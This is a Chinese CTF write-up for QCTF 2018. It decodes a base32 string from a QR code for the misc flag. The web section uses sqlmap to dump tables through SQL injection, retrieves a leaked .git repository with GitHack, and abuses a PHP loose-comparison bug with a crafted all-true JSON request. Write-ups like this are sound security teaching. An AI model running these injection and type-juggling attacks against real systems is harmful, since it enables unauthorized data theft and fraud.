QCTF 2018 misc和web签到题 writeup

原创

xuchen16 于 2018-07-16 13:11:21 发布
文章标签： QCTF xman writeup misc web

一、misc

X-man-A face

用画图编辑补全二维码如下

用微信扫码得到

KFBVIRT3KBZGK5DUPFPVG2LTORSXEX2XNBXV6QTVPFZV6TLFL5GG6YTTORSXE7I=

用python的base32解码得到答案QCTF{Pretty_Sister_Who_Buys_Me_Lobster}

```
from base64 import *
print b32decode('KFBVIRT3KBZGK5DUPFPVG2LTORSXEX2XNBXV6QTVPFZV6TLFL5GG6YTTORSXE7I=')
```

二、 web


1.NewsCenter

页面搜索post提交的地方有注入点用sqlmap跑下

sqlmap -u "http://47.96.118.255:33066/"--data="search=the" --dbms mysql --current-db 查询当前数据库


sqlmap -u "http://47.96.118.255:33066/"--data="search=the" --dbms mysql -D news –tables　查询news数据库有几张表

sqlmap -u "http://47.96.118.255:33066/"--data="search=the" --dbms mysql -D news -T secret_table –columns 查询secret_table表字段内容出现flag



2. Lottery

用awvs扫描站点发现存在git代码泄露



用https://github.com/lijiejie/GitHack 利用脚本下载源码

```
GitHack.py http://47.96.118.255:8888/.git/
```

在 api.php 85行number传入参数没有判断 第 89 行处找到 弱类型 漏洞。

```php
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok','numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
}
```


用burp构造号码全是 True 就可以无限刷了，刷到1000万购买flag

Request

Raw | Params | Headers | Hex

```
POST /api.php HTTP/1.1
Host: 47.96.118.255:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.96.118.255:8888/buy.php
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 100
Cookie: PHPSESSID=971317ddebb94e4f7e99ae4732165aaf
Connection: close

{"action":"buy","numbers":{"0":true,"1":true,"2":true,"
3":true,"4":true,"5":true,"6":true,"7":true}}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 16 Jul 2018 09:14:10 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 125
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true
,true,true],"win_numbers":"3484534","money":107603847,"
prize":5000000}
```